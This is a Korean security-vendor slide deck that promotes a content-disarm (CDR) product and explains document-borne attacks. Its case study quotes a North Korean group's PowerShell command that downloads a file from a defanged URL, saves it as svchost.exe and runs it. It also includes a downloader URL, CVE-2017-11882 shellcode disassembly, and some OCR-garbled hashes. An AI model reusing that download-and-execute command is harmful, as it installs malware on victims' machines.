

"DETECT에서 DISARM으로: 보안 기술의 진화"



SECULETTER

시큐레터 이승원 CTO

Detect & Disarm Unknown Threat

“현대인은 전자 문서로 일을 합니다. 문서는 아주 익숙합니다.
그래서 문서로 해킹 공격하면 잘 먹힙니다.”

“최신 악성 문서 기반 해킹공격은 아직 어떤 기업도,
어떤 국가도 해결하지 못한 중대한 보안 위협입니다.”

악성 문서 분석 전문가 그룹
“시큐레터”가 바로 이 문제를 해결합니다.



#악성코드분석가 #리버스엔지니어링 #근원적해결방법

콘텐츠 보안 위협 진단 플랫폼 - MARS PLATFORM

[제품/서비스]

On-Premise

Cloud

 **File Security**
(MARS SLF)

 **Email Security**
(MARS SLE)

 **Zero Trust Security**
(MARS SLCDR)

 **Threat Intelligence**
(MARS TI)

이메일 구간

망연계 구간

문서중앙화 구간

웹 공용(민원) 게시판 구간

[핵심분석엔진]


M DICE
악성코드 분석가의
Non-PE 위협 분석 데이터 서비스



M REVERSE
자동화된 리버스 엔지니어링
콘텐츠 취약점 탐지/진단



M CDR
유입된 악성 코드 차단 및 제거
ZERO TRUST 콘텐츠 무해화



M AI
머신러닝 기반
AI 악성여부 판별



M NOM@L
악성코드 전문
위협 리포트



M con TI
보안 위협 인텔리전스

진단 속도
12초

악성코드 진단 속도
어셈블리 레벨 진단오진
및 과탐 최소화

**업계최고
탐지율**

업계 최고 악성파일 탐지율
(한국인터넷진흥원 성능평가)

**선제방어
솔루션**

제로트러스트 기반 더
강력한보안 리버스엔진과
CDR엔진 결합

DETECT vs DISARM




[탐정/경찰/법원]



[공항 검색대]

최신 IT보안 트렌드 및
기존 해킹 방어
체계의 문제점



SECULETTER

문제점 1 - 문서 위협



최신 보안 동향 (1) 문서 공격의 특수성 및 위험성

- 최신 사이버 웨폰(Cyber Weapon) = 문서(Document)
- 현대인의 주 업무
 - . 콘텐츠(문서) 생산 및 소비
 - . 커뮤니케이션 (이메일, 메신저)

→ 문서로 공격하면 성공률 매우 높음!
(예: 이력서/견적서/주문서 등)

“단순히 문서를 열기만 해도, 랜섬웨어 감염”

※ 관련 기술 : Exploit, Macro, DDEAUTO, etc




※ 문서 위협 사례

HOME > 이슈 > 주의

김수키 해킹조직, 코로나 이슈 및 WSF 기반 악성파일...



김길민권 기자 | 승인 2020.06.30 14:50

“스크립트 파일 발견할 경우 각별히 주의해야”





[hxxp://www\[.\]sofa\[.\]rs/wp-content/themes/twentyineteen/sass/layout/h1.jpg](http://www[.]sofa[.]rs/wp-content/themes/twentyineteen/sass/layout/h1.jpg)

김수키 해킹조직, 코로나 이슈 및 WSF 기반 악성파일...위협 도구로 활용중 - 데일리시크 (dailysecur.com)



C:\WINDOWS\system32\cmd.exe /c powershell (new-object System.Net.WebClient).DownloadFile('hxxp://www[.]sofa[.]rs/wp-content/themes/twentyineteen/sass/layout/h1.jpg', %temp%\svchost.exe); %temp%\svchost.exe;

※ 문서 위협 사례



downloader

hxxp://xxx[.]234[.]xxx[.]47/20090/greidojaonlove.v

bs

backdoor

hxxps://paste[.]joo[.]d/

분석 상세 결과

분석 요약

최종 분석 결과	악성	유형 ID	05280568-7185-485c-a85c-54f56812695
유형 방법	FILE_PINPOINT_WEB	종료 시간 (mm:ss)	00:36.937

분석 대상: 대통령실_미국 샌프란시스코 APEC 정상회의 참석.pptx

무해화 결과: 성공

MD5: 34417914x20708208f38143e490a9a60df

SHA1: 03df89f84f9cd0022e4a2300c949173804471

SHA256: a20572479f6a0a3a9895c71e8ba055a9d981c620505d36781a70a927966

파일 확장자: PPTX

FILE TYPE: PPTX

파일 크기: 1.19 MB (1248423)

유해화 종료 시간 (mm:ss): 00:00.073 (mm:ss)

CDR Report

File Overview > Original File

Original File: 대통령실_미국 샌프란시스코 APEC 정상회의 참석.pptx

OLE (1)

Content Disarm & Reconstruction

OLE Object

분석 이력

- Exploit-RTF-ObjStrm.Gen.US-40
- Downloader-BC.300
- CVE-2017-11882.RE.300

분석 연인 이름: ExploitDetector 분석 연인 버전: 3.0.0.82

Downloader-BC.300: 악성코드가 특정 URL(http://172.214.249.47/20090/greidojaonlove.vbs)로부터 파일을 내장된 C:\Documents and Settings\GSMApplication Data\greidojaonlove.vbs 과 밀접하게 연결되고 있습니다.

CVE-2017-11882.RE.300: Microsoft Office 2007 서비스 팩 3, Microsoft Office 2010 서비스 팩 3, Microsoft Office 2013 서비스 팩 1 및 Microsoft Office 2016를 비롯한 운영 체제 및 다양한 버전의 마이크로소프트 오피스 제품군에 영향을 줄 수 있으나, 이 코드는 해당 개체를 잘못 사용하면 발생할 수 있는 취약점으로 "Microsoft Office 제품군" 용어 사용이 권장되지 않습니다.

Analysis Data: CVE-2018-0802 BOF Check

Attach process: @EQNET32.EXE (1428)

Module: eqnet32.exe

Register: EAX: 0x001f7100

Memory data: 000000010803d49084081c530 743dc08b8dcf8b13 :|=|_..Dt=..|...
00000108bf377f6e981e384 e74e028b1b52ff03 ..#. N. .R. |...
0000002083c078ff0939b62a 4418b7a348964140 ..x....+D...H.A@

File Feature: Disassembly x86

Description: 644 피지스틱스가 기록되는 메모리에서 해로 이후 가능한 용인된 임의 값이 표시되었습니다.

CVE-2017-11882 Shellcode

Attach process name: EQNET32.EXE (1428)

Module: eqnet32.exe

Register: EAX, EDI

Memory data: 000000010803d49084081c530 743dc08b8dcf8b13 :|=|_..Dt=..|...
00000108bf377f6e981e384 e74e028b1b52ff03 ..#. N. .R. |...
0000002083c078ff0939b62a 4418b7a348964140 ..x....+D...H.A@


Payload: MOV EBP,40884930
ADD EBP,C8D743D0
8B5DC F MOV EBX,DWORD PTR [EBP-31]
8B13 MOV EBX,DWORD PTR [EBX]
BF377F6E9 MOV EDI,E9F677F3
81E384E74E82 AND EBX,024E784
8E18 MOV EBX,DWORD PTR [EBX]
52 PUSH EDI
FFD3 CALL EBX
83C078 ADD EAX,00000078
F9F0 JMP EAX
93 XCHG EAX,EBX
B62A MOV DH,2A
44 INC ESP
18B7A3489641 SBB BYTE PTR [EDI+419648A3],AL

Description: CVE-2017-11882 취약점에서 사용하는 셸 코드를 확인 하였습니다.

Detection: Malicious


문제점 2 - 이메일

“기업에 악성코드를 심는 가장 편리한 방법”



※ 사례 - 이메일을 통한 악성 문서 공격

“형 말대로 자소서 다시 썼어! 함 봐줘” - “자소서.doc”




자료화면 : ENA 드라마 이상한 변호사 우영우

드라마 ‘이상한 변호사 우영우’ 15화 - 온라인 쇼핑몰 해킹사건

※ 사례 - 이메일을 통한 해킹 공격

북 해킹조직 '김수키', 북한전문기자 노렸다...이메일 내용 보니 (sbs.co.kr) (2024.03.06)



문제점 3 - 해킹 고도화

공격 대상 기업에 맞춤형 악성코드 제작 (Targeted APT Attack)

일단 타겟이 되면 악성코드가 감염될 수 밖에 없는 구조



문제점 3 - 해킹 고도화

공격(해커) vs 방어(IT보안팀) - 주도권 싸움



- 때리면 일단 맞는다 (최신 악성코드가 출현하면 일단 감염된다.)



- 그 다음에 가드를 올린다. (그 다음에 대응이 시작된다.)

※ 샘플수집 - 분석 - 패치 - 배포



“해커가 주도권을
잡고 있는 일방적인 싸움”

좀 더 고도화 할 수는 없을까?

새로운 패러다임 필요!!!



선탐지(DETECT), 후조치(RESPONSE) 구조의 약점

. IT보안 담당자는 모든 탐지건을 확인/분석/조치 수행 → 많은 업무 부담, 피로도 누적



APT 해킹 공격에는 큰 효과가 없음

. 해커는 이미 방어 무기 체계(상용 IT보안 솔루션)에 대해 잘 알고 있음. 한번이라도 뚫린다면? 침해사고 발생!




수상한 이메일은 일단 의심하라 !?!

. 현실적인 어려움 & 업무 효율성 저하
. 사용자, IT보안 담당자 → 피로감 증가



Zero Trust 보안 철학



SECULETTER

Zero Trust

최신 보안 철학 트렌드

※ 2021년 美 NSA, ZeroTrust 가이드라인 발표

👁️ 아무것도 믿지 않는다

- . 내부 임직원도 안 믿고, (예: 거액에 매수되어 정보 유출하는 산업 스파이 사례)
- . 상용 보안 솔루션도 안 믿는다. (예: 2020년, 솔라윈즈 공급망 해킹을 통한 美정부 해킹 사례)

예시

1) 일본 FANUC 社

- > 이메일(X), 전화&팩스(O)
- > 글로벌 공장(X), 일본 공장(O) ※ 일본인만 고용

2) 미국 Lockheed Martin 社

- > 美보안 부서(NSA, DIA, CIA, FBI, DHS)와 긴밀한 관계



근원적 대응 방법 제시

DETECT vs
DISARM



SECULETTER

차별화 기술 | DISARM

기존 보안 솔루션(ex: AV/Sandbox) 문서 변경 [X] vs Zero Trust DISARM 문서로 변경 [O]



Zero Trust 보안 철학에 기반한 문서 DISARM 시스템

- . 내부 임직원이 만든 문서에도 악성코드가 감염되어 있을 수도 있다.
- . 보안 솔루션이 정상이라고 판단한 문서가 사실은 악성 문서일 수도 있다.



[역발상] 디지털 문서를 사이버 해킹이 불가능한 형태로 바꿔버리자!

- . 해킹용 악성 문서에 활용되는 액티브 콘텐츠 제거
예) OLE, ActiveX, Macro, JavaScript, DDE(AUTO), Hyperlink, etc



(ZT 철학 적용 가능) 특정 환경에서 가장 알맞은 보안 솔루션 형태

- . “이쪽으로는 안전한 파일만 보내주세요~”



차별화 기술 | DISARM

기술 비교	 DETECT ※ 탐정/경찰/법원	 DISARM ※ 공항 검색대
